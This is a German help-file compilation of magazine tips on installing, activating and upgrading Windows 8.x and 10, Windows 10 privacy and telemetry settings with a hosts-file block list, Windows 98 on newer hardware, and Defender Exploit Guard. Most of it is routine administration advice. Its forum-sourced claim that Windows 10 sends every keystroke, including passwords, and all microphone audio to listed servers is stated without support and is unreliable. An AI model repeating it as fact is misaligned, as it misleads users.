downloaden und dann mit einem Win8.0-Key installieren: Windows Installation Media Creation Tool

(<http://windows.microsoft.com/en-us/windows-8/create-reset-refresh-media>{bmc earth16.bmp}). Nach dem Start

von mediacreationtool.exe wählt man die Version und Sprache und startet dann den Download (ISO-Datei für DVD oder direkte Erstellung eines bootbaren USB-Sticks). Gemäß c't Heft 17/2015, Seite 150 landet der Download unter

%LocalAppData%\Microsoft\WebSetup{bmc

explorer.bmp}!SetDirectory("HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\Shell Folders@Local AppData");ExecFile("EXPLORER.EXE", "/e, \\Microsoft\\WebSetup").

Die Erstellung eines USB-Sticks mit dem Mediacreation-Tool scheitert u.U. am Virensch scanner. dieser ist vorübergehend abzuschalten.

Um Win8.x-Installations-DVD-Erstellung, Anpassung etc. geht es in der c't Heft 4/2014, Seite 134ff. Dabei wird auch erwähnt, dass Win 8.1 z.B. vom Setup-Programm als neue (Nachfolge-)Version von Win 8 angesehen wird, und Win 8.1 als Vorgänger-Version nur 8.0, nicht aber Win 7 akzeptiert. Bzgl. Support-Zeitraum ist dann aber bei MS Win 8.1 doch der direkte Nachfolger von Win 7.

In der PC-Welt Heft 12/2014, Seite 38ff wird erläutert, wie man ein angepasstes Windows (7, 8, 8.1) zur Installation auf einen Datenträger bringt:

- pcwWinRebuilder von der Heft-DVD verwenden. ei.cfg fehlt normal bei Win8.x, kann damit aber erstellt werden. Ein Produktschlüssel, der die Installation zunächst ohne Schlüsseleingabe erlaubt, wird hinzugefügt.
- Falls Win8 nicht als *.wim sondern als *.Esd-Datei vorliegt, kann diese für Anpassungen konvertiert werden.
- Updates, weitere Treiber und sonstige Software-Tools können integriert werden.

Wenn in der install.wim mehrere Windows-Varianten (Home, Professional, ...) kombiniert werden, wird diese größere als 4GByte und lässt sich damit nicht mehr auf einem FAT32-formatierten USB-Stick speichern. Von einem NTFS-formatierten Stick kann man aber nicht im UEFI-Modus booten um Win im UEFI-Modus zu installieren. Workaround: Zwei Sticks, einer zum Booten mit FAT32 und allen Dateien außer der install.wim. Und der zweite Stick mit NTFS und der install.wim. Wenn das Setup-Programm nach der Sprache fragt wird der Stick getauscht.

Gemäß c't Heft 4/2014, Seite 158f wird der Update von 8 auf 8.1 u.U. mit einem Hinweis, dass dies im Windows-to-Go-Bereichen nicht verfügbar ist, abgelehnt. In diesem Fall muss der falsche Registry-Eintrag <HKLM\\SYSTEM\\CurrentControlSet\\Control, PortableOperatingSystem>{bmc edit.bmp} von 1 auf 0 gesetzt oder gelöscht werden.

Folgende Punkte zu Win 8.1 werden in der FAQ in c't Heft 24/2013, Seite 20 abgehandelt:

- Bei aktivem Schnellstart (Default-Einstellung) wird die Betriebssystem-Auswahl im Bootmanager übersprungen. Der Schnellstart kann über die "Energieoptionen", "Auswählen was beim Drücken des Netzschalters geschehen soll" mit "Schnellstart aktivieren (empfohlen)" aktiviert oder deaktiviert werden. Falls die Option ausgegraut ist kann oben über "Einige Einstellungen sind momentan nicht verfügbar" zu einem Admin-Konto gewechselt werden.
- Der Win 8 zu Win 8.1 Update ist nicht möglich, wenn ein Nutzerprofile mit der in der c't Heft 5/2010, Seite 168 beschriebenen Methode auf eine andere Platte verschoben wurde.
- Falls ein lokales Benutzerkonto mit einem Microsoft-Konto verknüpft ist, kann es wie folgt von diesem getrennt werden: Unter "Win + i", "PC-Einstellungen ändern", "Konten", "Trennen"
- "Auffrischen" und "Zurücksetzen" gehen nach dem Win 8.1-Update nicht mehr. Aus einem Win-8.1-Installations-Image muss man die Datei \Sources\install.wim auf die systemplatte z.B. in den Ordner c:\Reparatur kopieren. Dann ein Kommandofenster öffnen und hier `reagentc.exe /setosimage /path c:\Reparatur /target c:\Windows /Index 1` eingeben. Dies sollte zu einem "Operation Successful" führen, nachdem die fehlenden Dateien nachinstalliert sind.
- Die Systemabbild-Sicherung findet sich in Win 8 im "Dateiversionsverlauf" der Systemsteuerung ganz links unten. Lässt sich auch als `sdclt.exe{bmc shortcut.bmp}{bmc admin.bmp}` starten.
- Für SkyDrive gibt es in Win 8.1 auf der Desktop-Ebene keinen Sync-Client mehr. Nur noch die Kachel-App!
- Falls die Browser-Auswahl immer wieder startet: Im Taskmanager im Reiter "Autostart" deaktivieren.
- Für EFS-verschlüsselte Dateien gibt es keinen Dateiversionsverlauf! Da hat sich nur der Hinweis darauf verändert.
- Win 8.1 64bit erfordert einen Prozessor mit Unterstützung von "CompareExchange128" = CMPXCHG16B, PrefetchW, LAHF/SAHF. Für CPUs und Boards vor 2006 ist damit u.U. der Upgrade auf Win 8.1-64bit nicht möglich.

Bei einem Win8.1 Core kann man unter Systemsteuerung, System (via Win + Pause aufrufbar) via "Weitere Features mit einer neuen Edition von Windows beziehen" zu einem anderen 8.1-Lizenzschlüssel wechseln, den man eventuell von einem nicht-upgegradeten Win8.0 noch hat, wechseln. Allerdings schlägt die erforderliche Neu-Aktivierung via Internet eventuell fehl, es muss via Telefon aktiviert werden. Durch die Eingabe von "slui 4" (nach der Win-Taste) gelangt man zum entsprechenden Dialog. (c't Heft 16/2014, Seite 146).

Wer für Testzwecke immer wieder ein jungfreuliches Windows braucht, kann wie in c't Heft 8/2013, Seite 156 beschrieben vorgehen:

- Z. B. die 90-Tage-Testversion von Win8.1-Enterprise von einer ISO-Datei ohne Netzwerk installieren. Z.B. in eine virtuellen Maschine, wo alle Netzwerkadapter entfernt wurden. Den Hinweis, dass die 90-Tage-Zeit abgelaufen ist, ignorieren.
- Geg. die VM-Tools installieren.
- Mittels "WSUS Offline-Update" von Torsten Wittrock die verfügbaren Updates einspielen. Eventuell weitere Konfiguration und geg. weitere Software installieren.
- Im heruntergefahrenen Zustand der VM den Netzwerkadapter hinzufügen.
- Jetzt einen Snapshot speichern. Da der VM-Ware-Player keine Snapshot-funktion hat: Eine Kopie des Ordners der VM erstellen.

Beim Booten wird der Netzweradapter erkannt und richtig konfiguriert. Mit dem ersten Netzwerkzugang beginnt dann auch (jeweils neu) die 90-Tage-Frist zu laufen.

#\$K Windows 10

Windows 10 wird in der c't Heft 5/2015, Seite 54ff vorgestellt. Mehr Details gibt's in c't Heft 23/2014, Seite 90ff
Einige Features müssen, zumindest in der Jan2015-Preview aber über Registry-Einträge aktiviert werden:

- Neuer Anmeldebildschirm:
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\LogonUI\TestHooks.Threshold{bmc edit.bmp}\{bmc admin.bmp} = 1 statt 0.
- Neuer Kalender beim Klick auf die Uhr der Taskleiste:
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\ImmersiveShell.UseWin32TrayClockExperience{bmc edit.bmp}\{bmc admin.bmp} als DWord32 anlegen und auf 1 setzen.

Der VMware-Player V7.0 erkennt schon Windows 10, wenn man ihm die ISO-Datei einer Win10-Preview zur Installation gibt.

In der c't Heft 17/2015, Seite 90f werden die Funktionen aufgelistet, die es in Win10 **nicht** mehr gibt:

- Der Mediaplayer kann kein MPEG-2 (für DVDs) mehr und kann auch keine Blu-ray-Disks abspielen. Für DVDs soll eine kostenlose App nachgereicht werden. Für Blu-ray muss man auf Fremdsoftware ausweichen. War z.B. auf dem Win8.1 das Media-Center installiert und von da upgegraded worden, dann sind aber immer noch DVDs abspielbar.
- Das Mediacenter gibt es unter Win10 auch nicht mehr. Auch hier muss man auf Fremdsoftware wie Media Portal und Kodi ausweichen.
- Spiele von Microsoft gibt es jetzt im Store zum Nachinstallieren.
- Wie auch schon bei Win8 werden keine Gadgets mehr unterstützt.
- Bei Diskettenlaufwerken am USB-anschluss ist die Lage unklar: Einerseits verweist Microsoft hierfür auf vom Hersteller gelieferte Treiber. Bisher bietet aber kein Hersteller Treiber an, sie verweisen auf die in Windows vorhandenen Treiber. Andererseits funktionierten solche Laufwerke mit den bis Juli 2015 ausgelieferten Vorabversionen noch ohne zusätzliche Treiber.
- Für das Media-Transfer-Protokoll MTP um Dateien via USB auf z.B. Smartphones zu kopieren liegen keine Treiber mehr bei!
- Ob das neue Startmenü ein zufriedenstellender Ersatz für das Win7-Startmenü ist oder ob man auf die Software "Classic Shell Startmenü" ausweicht, ist Geschmackssache.

Win10-Tips und Infos aus c't Heft 20/2015, Seite 102fff:

- Win10 verwendet keine individuellen Lizenzschlüssel mehr. Die Aktivierung mit der für die Hardware individuellen ID gilt als Lizenz. Nach einer Neuinstallation wird diese über die wiedererkannte ID vom Aktivierungsserver automatisch freigeschaltet. Dies funktioniert auch bei neuer Festplatte, Umstieg von 32bit auf 64bit oder Wechsel von BIOS auf UEFI. Nur die Version Home oder Pro muss unverändert bleiben. Vorinstalliertes Win 8.x war auch schon ans Mainboard gebunden.
- Geräte, die einer Domain angehören, sind vom kostenlosen (und aufgedrücktem) Upgrade ausgenommen. Manuell lassen sich solche Geräte in einer Active-Directory-Domäne ohne Probleme upgraden. Nur bei einem eventuellen Rollback fliegt so ein Gerät dann aus der Domäne! Bei einer alten NT-Domäne (z.B. Samba 3) ist nicht klar, ob dies mit win10 noch funktioniert.
- Zwar ist Win10 eigentlich an das Gerät gebunden. Wer eine übertragbare Win7- oder Win8.x-Lizenz hat (Systembuilder, Voll- oder Upgrade) kann auch Win10 auf ein neues Gerät mitnehmen, zumindest für die 1-Jahres-Frist des kostenlosen Upgrades. Muss dafür aber zunächst die alte Version auf dem neuen Gerät installieren und aktivieren und dann auf Win10 upgraden.
- Statt auf DVD kann man Win10 auch auf einem USB-3.0-Stick erwerben, von dem es sich schneller als von DVD installieren lässt.
- Stammt das Win10 nicht aus einem Upgrade, sondern wurde separat erworben, dann ist es nicht an die Hardware gebunden. Solche übertragbaren Lizenzen gibt es auch zum Download. Hier sollte man aber unbedingt einen vertrauenswürdigen Händler wählen, insbesondere auch bei Ebay und Amazon.
- Nach dem Download kann man mit dem Media-Creation-Tool eine DVD, einen USB-Stick (min 4GB) erzeugen oder direkt upgraden.
- Hat man keine neue Win10-Lizenz sondern will das Upgrade-Recht nutzen, darf man aber nicht direkt ganz neu vom Medium installieren. Die Erst-Aktivierung so eines Systems funktioniert nicht!
 - Zunächst muss ein altes Win7 oder Win 8.x installiert und aktiviert werden.
 - Dann der Upgrade auf Win 10 durchgeführt und diese aktiviert werden. Damit wird für die aktuelle HW eine ID auf Microsofts Aktivierungs-Server hinterlegt.
 - Erst danach kann man, wenn man möchte, alles wieder löschen und eine saubere Win10-Neuinstallation machen. Dabei die Produktkey-Eingabe einfach überspringen! Diese Installation aktiviert sich dann automatisch anhand der auf dem Aktivierungsserver hinterlegten ID.

Windows10

\$ Windows 10

K Windows 10;Win10

- Kurz nach dem Dialog für den Lizenzschlüssel kommt ein Dialog mit "Installieren" und dem etwas unauffälligen "Ändern der beizubehaltenden Elemente". Werden hier nur Dateien, nicht aber Programme ausgewählt, hat man fast eine Neuinstallation. Zwar hat man danach einen Ordner Windows.old, ein Rollback ist aber doch nicht möglich.
- Wenn GWX den Rechner für zu Win10 inkompatibel hält, kann man in einigen Fällen mit dem Media-Creation-Tool trotzdem upgraden. Bei mangelnder Treiberunterstützung, z.B. für die Graphikkarte, funktioniert dies oft. Heikler ist eine inkompatible CPU. Hier hilft u.U. der Blick in die BIOS-Einstellungen: No-Execute, auch NX-Bit XD oder EVP geg. hier aktivieren. Ist keine solche Option vorhanden, gibt es möglicherweise beim Gerätehersteller ein BIOS-Update.
- Sollte der Upgrade via GWX mit einer Fehlermeldung beendet werden so gibt es diese Tipps:
 - Per Datenträger-Bereinigung die "Temporären Windows-Installationsdateien" löschen. Oder manuell die Ordner c:\\$Windows.~BT und geg. c:\\$Windows.~WS löschen.
 - Virenschanner, System-Tuning-Programme, Backup-Programme deinstallieren.
 - In einer Eingabeaufforderung mit Admin-Rechten ein `sfc /scannow` ausführen.
 - Die Wiederherstellungs-Partition (in der Datenträgerverwaltung sichtbar) ist bei Win7-Systemen in der Regel 100MByte groß, während Win10 450MByte haben möchte. Der automatische Prozess, hinter der Systempartition eine 450MB-Partition abzuwickeln, scheitert offenbar manchmal. Dann hilft es, z.B. mittels "MiniTool Partition Wizard" 350 MByte am unteren Ende der Systempartition abzuwickeln und die 100MByte-Partition auf 450MByte zu vergrößern. Den Erfolg der Aktion nach dem fälligen Reboot kontrollieren und dann den Upgrade nochmal probieren.
 - U.U. hilft nur, ein Backup zu erstellen, dann das alte Win7 oder Win8.x neu installieren und dann das Win10-Upgrade anwenden.
- Das Downgrade-Recht von Win10 auf Win7 oder Win8.1 hat einige Einschränkungen:
 - Home-Editions sind ausgenommen! Pro darf nur durch Pro ersetzt werden, nicht z.B. durch Win7-Ultimate. Es gilt nur für vorinstallierte Win10-Versionen und Systembuilder-Versionen, nicht für separat gekaufte Win10-Volllizenzen. Bei den vorinstallierten OEM-Versionen, kann es vom OEM-Hersteller abhängen.
 - Einen Lizenzschlüssel für die alte Version erhält man aber von Microsoft nicht! Man darf stattdessen einen vorhandenen Schlüssel auf weiteren Geräten verwenden. Wer nur ein vorinstalliertes Win8.1 mit in der Hardware hinterlegtem Schlüssel, ohne einen weiteren mitgeliefert bekommen zu haben, darf ihn vermutlich aus rechtlichen Gründen in Deutschland wegen dem Hackerparagraph nicht mal auslesen.
 - Die Online-Aktivierung kann scheitern, weil der Lizenzschlüssel mehrfach in Verwendung ist. In diesem Fall muss man die Aktivierungshotline anrufen, den Fall schildern und bekommt dann einen Freischalt-Code.
 - Die so lizenzierte alte Version darf nur bis zum Support-Ende genutzt werden, d.h. bei Win 7 bis 2020 und Win 8.1 bis 2023.
- Vor einem Upgrade sollte das alte System bereinigt werden. Download-Ordner leeren, Temporär-Dateien löschen. Unbenutzte Programme entfernen. Falls "Classic-Shell" installiert ist: Deinstallieren, da sonst geg. das Roll-Back scheitert.
- Nach 30 Tagen löscht Windows automatisch die für ein Rollback notwendigen Dateien. Eine manuelle Datenträgerbereinigung kann sie schon früher löschen.
- Bitlocker verursacht keine Probleme. Andere System-LW-Verschlüsselungen sollten zuvor deinstalliert werden.
- Vista oder älter lässt sich nicht in einem Schritt auf Win10 unter Beibehaltung der installierten Programme umstellen.

Im c't Heft 21/2015, Seite 132ff gibt es weitere Tipps und Tricks zur Win10:

- Möchte man ein vorhandenes Windows auf Win10 nicht über GWX (dem Windows10-Symbol der Taskleiste) umstellen, sondern über das Media-Creation-Tool, dann **nicht** von diesem Medium booten, sondern aus dem laufenden alten Windows das Setup.exe auf dem Medium starten. Dies klappt in aller Regel **besser** als der Update via GWX. In allen Fällen muss das alte Windows aktiviert sein.
- Win7-Lizenzen, die ursprünglich Komplett-PCs beilagen und dann aber einzeln verkauft wurden, laufen zwar meist. Sowohl der Versuch, damit auf Win10 upzugraden als auch wieder auf Win7 zurückzugehen, scheitert oft. D.h. Microsoft hat diese Lizenzen für Neuaktivierung teilweise gesperrt. Wenn der Kauf weniger als 2 Jahre zurückliegt, beim Händler beschweren. Falls der Verdacht einer Fälschung vorliegt: <https://www.microsoft.com/de-de/howtotell{bmc earth16.bmp}>.
- Bei manchen Chipsätzen röhrt das Installationsprogramm bis zu Stunden auf der Festplatte rum. Einfach warten!

Eine **Neuinstallation mit altem Vorversions-Key** kann man wie folgt machen:

- Backup vom alten System erstellen. Mit dem Media-Creation-Tool ein Bootmedium erzeugen. Bei ISO-Datei diese Mal einbinden.
- Aus dem Ordner sources des Bootmediums die Datei gatherosstate.exe in ein Festplatten-Verzeichnis mit Schreibrechten kopieren und ausführen. Die dadurch in dem Verzeichnis erstellte Datei GenuineTicket.xml an einen sicheren Ort sichern.
- PC vom Internet trennen und vom Bootmedium booten. Die beiden Nachfragen nach einem Installationsschlüssel überspringen.

- Nach der Installation die zuvor erstellte XML-Datei in den versteckten Ordner c:\ProgramData\Microsoft\Windows\ClipSVC kopieren.
- Internetverbindung herstellen und neu booten. Windows 10 sollte sich jetzt erfolgreich aktivieren.

Speziell für Sony-Vaio-Laptops gibt es unter

http://sony-eur-eu-en-web--eur.custhelp.com/app/answers/detail/a_id/107851{bmc earth16.bmp} eine List, wo es Probleme mit Hardware und Sony-software gibt. Eine Upgrade-Anweisung, die auch ein spezielles Sony-Tool mit beinhaltet, gibt es auf der Seite http://sony-eur-eu-en-web--eur.custhelp.com/app/answers/detail/a_id/107875{bmc earth16.bmp}.

Die kastrierte Version Windows 10 S für das Surface Laptop wird in der c't Heft 15/2017, Seite 128 getestet.

Siehe auch [Windows10-Privatsphäre](#), PC-Welt Windows Tuner unter [Tweak-UJ](#).

#\$K Windows10-Privatsphäre

Gemäß c't Heft 20/2015, Seite 112ff sollte man nach einer Win10-Installation folgende Privatsphären-Einstellungen prüfen. Normalerweise meldet man sich an Win10 (wie auch schon bei Win8.x) mit dem Microsoft-Konto an. Die Desktop-Einstellungen, der Browser-Verlauf, die Werbe-ID,aller mit einem Konto verwendeten Geräte werden über die Cloud synchronisiert. Auch in der c't Heft 5/2017, Seite 74f gibt es, im Rahmen weiterer Artikel rund um Privatsphäre in der Datenverarbeitung einen Artikel zu Windows Privatsphäre.

- Unter "Einstellungen", "Konten/Ihr Konto", gibt es "Stattdessen mit einem lokalen Konto anmelden" bzw. "Stattdessen mit einem Microsoft-Konto anmelden" zum Umstellen. Ohne Anmeldung am Microsoft-Konto funktioniert Cortana praktisch nicht.
- Falls man das Microsoft-Konto verwendet, kann man unter "Einstellungen", "Konten/Einstellungen synchronisieren" generell oder in 6 Kategorien die Datenübertragung ein- oder ausschalten: Design, Webbrowser-Einstellungen, Kennwörter, Spracheinstellungen, Erleichterte Bedienung und das nicht weiter dokumentierte "Weitere Windows-Einstellungen". Dies scheinen z.B. die Explorer-Ansichts-Einstellungen zu sein.
- Unter "Einstellungen", "Netzwerk und Internet..." kann man zulassen oder verbieten, dass sich der Rechner automatisch mit einem öffentlichen Hotspot verbindet, falls er keine andere Netzwerkverbindung findet und andere Win10-Benutzer diesen Hotspot auch schon verwendet haben. Über den zweiten Schalter hier, kann man folgenden Mechanismus aktivieren:
 - Bei der Kennwort-Eingabe für ein WLAN bei der Erstverbindung hat man die Option "Netzwerk für Kontakte freigeben".
 - Die Leute in den Outlook-, Facebook- und Skype-Kontakten können, ohne dass sie das Kennwort je zu Gesicht bekommen, das WLAN dann auch nutzen.Dies kann besser sein, als einem Gast das WLAN-Kennwort zu verraten, soweit man nicht, so wie es z.B. FritzBoxen bieten, einen extra Gast-WLAN-Zugang mit eigenem Kennwort hat und dieses Kennwort regelmäßig ändert.
- Unter "Einstellungen", "Datenschutz" lassen sich Einstellungen für Position, Kamera, Mikrofon, Kontoinformationen, Kontakte, Kalender, Messaging, und Funkempfang einstellen. Wenn hier "EIN" gewählt wurde, kann dann immer noch für einzelne Apps der Zugriff deaktiviert werden. Unter "Allgemein" ist die Werbe-ID und der SmartScreen-Filter zu finden. Werden die Einstellungen unter "Spracherkennung, Freihand und Eingabe" eingeschränkt, dann funktioniert Cortana auch nur noch eingeschränkt. Gemäß c't Heft 5/2017, Seite 74f bewirkt das "Kennenlernen beenden" ab der Windows-10-Version 1607 die Spracheingabe (mit Übertragung zum Microsoft-Server für die Erkennung) noch nicht ganz: Termine festlegen und Wetter abfragen per Sprache geht dann immer noch. Abschalten lässt sich dies via HKLM\SOFTWARE\Policies\Microsoft\Windows\Windows Search, AllowCortana{bmc edit.bmp} (DWORD) = 0 für alle User bzw. HKCU...\Windows Search, AllowCortana{bmc edit.bmp} für den aktuellen Account. Der Eintrag muss eventuell zuerst noch angelegt werden.
- Das "Informationen zu meinem Schreibverhalten ..." auf der Seite Datenschutz Allgemein ist, mit einem Hinweis "Einige Einstellungen werden von Ihrer Organisation verwaltet" ausgegraut, falls unter "Datenschutz/Feedback und Diagnose" das "Diagnose und Nutzungsdaten" nicht "Vollständig" oder "verbessert" gewählt wurde. Bei "einfach" und dem nur in Enterprise- und Education-Versionen verfügbaren, via Gruppenrichtlinien einstellbare Null-Stufe. In den Consumer-Versionen wird so eine Gruppenrichtlinie aber ignoriert. "Einfach" bedeutet u.a., dass Informationen über die installierten bzw. fehlenden Updates übertragen werden.

Daten werden immer verschlüsselt übertragen. Bei den Einstellungen "Diagnose und Nutzungsdaten" gelten folgende Details:

- **Einfach:** Prozessortyp, Haupt- und Massenspeichergröße, Kamera- und Display-Auflösung, Akkukapazität, ob Win in einer virtuellen Maschine läuft, die IMEI bei Mobilgeräten, die Anzahl der System- und Anwendungsabstürze, Speicherverbrauch, CPU-Auslastung, Liste der installierten Anwendungen, Internet-Explorer-Addons, installierte Treiber samt Versionsnummer werden hier übertragen.
- **Verbessert:** Hier wird zusätzlich das übertragen, was in älteren Versionen bei der Fehlerberichterstattung übertragen wurde: Fehlgeschlagene Updates und geg. Hauptspeicherabbilder. So ein Speicherabbild kann hochsensible Daten enthalten.
- **Vollständig:** Hier kann sich auch mal ein Microsoft-Mitarbeiter auf den Rechner aufschalten. Er kann ausgewählte Diagnoseprogramme ausführen, kann die Registry auslesen und einen Blick in die Benutzerdateien werfen.

Es gibt Tools, diese Privacy-Einstellungen übersichtlicher zusammenfassen:

- **DoNotSpy10:** Die kostenlose Version enthält die Werbe-Bibliothek OpenCandy und sammelt zunächst Informationen über die installierte Software des Rechners und bietet dann personalisiert Zusatztools zum

Windows10Privatsphäre

\$ Windows10-Privatsphäre

K Windows10-Privatsphäre;Privatsphäre Win10;Datenschutz Win10;Telemetrie (Windows)

Mitinstallieren an. Das Tool bietet 42 Privacy-Schalter mit kurzer Erklärung. Für 5 US-\$ gibt es das werbefreie Setup.

- **Windows 10 Privacy Settings** (von der Piraten-Partei): Das Setup-Programm nimmt nicht genau dokumentierte Einstellungen vor, die nicht beeinflussbar sind und beendet sich dann ohne dass etwas installiert wurde.
- **W10Privacy** (Freeware aus Deutschland): Läuft ohne Installation, Settings lassen sich speichern und wieder anwenden. Enthält die meisten Einstellmöglichkeiten, aber manchmal unzureichend erklärt.
- **O&O ShutUp10**: Bedienungsfreundliches Tool mit 50 Einstellmöglichkeiten, das ohne Installation läuft und für Privatanwender kostenlos ist. Die Vorgaben "Empfohlen", "Eingeschränkt Empfohlen" und "Besser nicht" sollte man aber nicht blind vertrauen. Z.B. die manuelle Eingabe von Mitteilungen via dem Feedback-Hub wird auch blockiert.

Gemäß c't Heft 5/2017, Seite 75 lassen sich via <http://account.microsoft.com/privacy{bmc earth16.bmp}> einige der gesammelten Informationen (Edge-Browser-Verlauf, Bing-Suchverlauf, Standortverlauf, Cortana-Notizbuch) einsehen und auch löschen.

In der c't Heft 1/2017, Seite 158ff (<http://www.ct.de/vbm5{bmc earth16.bmp}>) werden Gratis-Tools zum Einstellen der Win10-Datenschutzoptionen getestet:

- Bei DoNotSpy10 wird in aktuellen Versionen keine Adware mehr installiert. An 5 US-\$ gibt es die Pro-Version.
- O&O ShutUp10
- W10Privacy von Bernd Schuster, das empfehlenswerteste Programm.
- Windows 10 Privacy-Settings.exe

Die "Fern-Messung" des User-Verhaltenes am Computer wird auch "Telemetrie" genannt. Unter https://answers.microsoft.com/en-us/insider/forum/insider_wintp-insider_security/how-to-block-spying-telemetry-services/0f104191-c329-4bd4-83d7-60390f2aa5eb{bmc earth16.bmp} gibt es einen interessanten Artikel zu "How to block spying telemetry services?". Zu Telemetrie-Zwecken kontaktiert Win10 regelmäßig folgende Server:

- Alle Tastatureingaben (incl. Passwörtern und Eingaben über eine Bildschirmtastatur) im 30min-Abstand an
oca.telemetry.microsoft.com.nsatc.net
pre.footprintpredict.com
reports.wes.df.telemetry.microsoft.com
- Alle 5 Minuten werden Telemetrie-Daten an folgende Server verschickt:
vortex.data.microsoft.com
vortex-win.data.microsoft.com
telecommand.telemetry.microsoft.com
telecommand.telemetry.microsoft.com.nsatc.net
oca.telemetry.microsoft.com
oca.telemetry.microsoft.com.nsatc.net
sqm.telemetry.microsoft.com
sqm.telemetry.microsoft.com.nsatc.net
- Nach einer lokalen Dateisuche wird ein Index der zur Suche passenden Dateien auf dem PC hier hin geschickt:
df.telemetry.microsoft.com
reports.wes.df.telemetry.microsoft.com
cs1.wpc.v0cdn.net
vortex-sandbox.data.microsoft.com
pre.footprintpredict.com
- Wenn eine Webcam das erste mal aktiviert wird, dann werden ca. 35MByte hierhin geschickt:
oca.telemetry.microsoft.com
oca.telemetry.microsoft.com.nsatc.net
vortex-sandbox.data.microsoft.com
i1.services.social.microsoft.com
i1.services.social.microsoft.com.nsatc.net
- Alles, was bei aktiviertem Mikrophon gesagt wird, wird auch bei deaktiviertem Cortana hierhin geschickt:
oca.telemetry.microsoft.com
oca.telemetry.microsoft.com.nsatc.net
vortex-sandbox.data.microsoft.com
pre.footprintpredict.com
i1.services.social.microsoft.com
i1.services.social.microsoft.com.nsatc.net
telemetry.appex.bing.net
telemetry.urs.microsoft.com
cs1.wpc.v0cdn.net statsfe1.ws.microsoft.com
Falls Cortana aktiviert ist, dann wird die in Text konvertierte Sprache hierhin geschickt:
pre.footprintpredict.com
reports.wes.df.telemetry.microsoft.com
df.telemetry.microsoft.com

Indem man den Registryeintrag HKLM\Software\Microsoft\Windows\Currentversion\Policies\DataCollection, AllowTelemetry{bmc edit.bmp} vom Default-Wert 3 (oder ev. 2) auf den Wert 0 ändert, soll all dies unterbunden werden.

Zusätzlich kann man eventuell all diese Server in einem Firewall, im DSL-Router oder durch Verändern der hosts-Datei (%windir%\System32\drivers\etc\hosts.) auch noch blockieren:

cs1.wpc.v0cdn.net
df.telemetry.microsoft.com
i1.services.social.microsoft.com
i1.services.social.microsoft.com.nsatc.net
oca.telemetry.microsoft.com
oca.telemetry.microsoft.com.nsatc.net
pre.footprintpredict.com
reports.wes.df.telemetry.microsoft.com
sqm.telemetry.microsoft.com
sqm.telemetry.microsoft.com.nsatc.net
statsfe1.ws.microsoft.com
telecommand.telemetry.microsoft.com
telecommand.telemetry.microsoft.com.nsatc.net
telemetry.appex.bing.net
telemetry.urs.microsoft.com
vortex.data.microsoft.com
vortex-sandbox.data.microsoft.com
vortex-win.data.microsoft.com

In der hosts-Datei ist jedem dieser Server ein "0.0.0.0 " voranzustellen, ähnlich wie in <https://reraise.eu/2012/06/06/google-analytics-und-adsense-blockieren{bmc earth16.bmp}> für die Werbeserver gezeigt.

Siehe auch PC-Welt Windows Tuner unter [Tweak-UI](#), [Digitale Assistenten](#).

#\$K**Windows 98**

Intern läuft Windows 98 als Version 4.1.

Gemäß PC-Welt Heft 2/2005, Seite 134 kommt es bei Win98 im NDIS-Treiber beim Timing zu einer Division by Zero, wenn der CPU-Takt ≥ 2.1 GHz ist.

Zum Einsatz von Win98 auf aktueller Hardware gibt es in der c't Heft 17/2008, Seite 177 einige Tipps:

- PCI-Parity muss eventuell im BIOS abgeschaltet werden
- SATA-Zugriff muss im BIOS auf IDE-kompatibel eingestellt werden.
- Über `Cache=524288` im Abschnitt [vcache] der system.ini den Speicher oberhalb von 512MB ausblenden
- Das inoffizielle Service-Pack zu Win98 einspielen.
- Hänger beim Herunterfahren können durch das halbgare ACPI in Win98 auftreten. U. U hilft z.B. die Onboard-LAN-Schnittstelle stillzulegen und eine billige Einsteckkarte stattdessen zu verwenden.
- Zur USB-2.0-Unterstützung gibt's es diverse Treiber im Internet.

Belohnt wird man mit einer Bootzeit (ohne BIOS-Teil) von weniger als 4 Sekunden.

Win98

\$ Win98

K Windows 98;Win98;Netzwerk-Bug Win98 >2GHz

##K Windows Defender Exploit Guard

Der "Windows Defender Exploit Guard" sind die neuen Sicherheitsfeatures der 1710-Version von Windows 10 (c't Heft 24/2017, Seite 108, http://www.ct.de/yymnx{bmc_earth16.bmp}). Der Exploit-Guard funktioniert zusammen mit dem "Windows Defender Advanced Threat Protection (ATP)", der vor allem auf Unternehmensnetze zugeschnitten ist. Der Exploit-Guard funktioniert aber nicht nur in der Enterprise-Variante, sondern in allen Win10-Varianten. Wenngleich er geg. über Gruppenrichtlinien, Powershell-Skripte oder Registry-Eingriffe konfiguriert werden muss. Voraussetzung ist, dass der vorinstallierte Windows-Defender aktiv ist und nicht wegen einem anderen Virenschutz deaktiviert ist.

- **Überwacher Ordnerzugriff (Controlled folder access):** Soll Ransomware erkennen und Unheil vermeiden.
- **Exploit Protection**, Nachfolger von Enhanced Mitigation Experience Toolkit (EMET). Dazu gehört u.a. die Address Space Layout Randomization ASLR. Bisher musste dies vom Application-Entwickler beim Build aktiviert werden, jetzt kann es auch über die System Einstellungen für beliebige Prozesse aktivieren.
- **Attack Surface Reduction ASR:** Für eMail-Attachments gibt es diverse Einschränkungen: Keine Ausführung von .exe-Dateien, keine Java-Scripts, kein VBScript, keine Unter-Prozesse und kein Zugriff durch Makros auf die Win32-API.
- **Network Protection:** Kernel-Treiber überwachen den ausgehenden Netzwerkverkehr und blockieren Verbindungen zu gewissen Servern. Dies ähnelt dem Safe-Browsing einiger Browser, nur dass es jetzt eine Ebene tiefer im Betriebssystem für alle Prozesse wirkt. Muss aber explizit via der Gruppenrichtlinie "Computerkonfiguration", "Administrative Vorlagen", "Windows-Komponenten", "Windows Defender Antivirus", "Windows Defender ExploitGuard", "Netzwerkschutz" aktiviert werden.
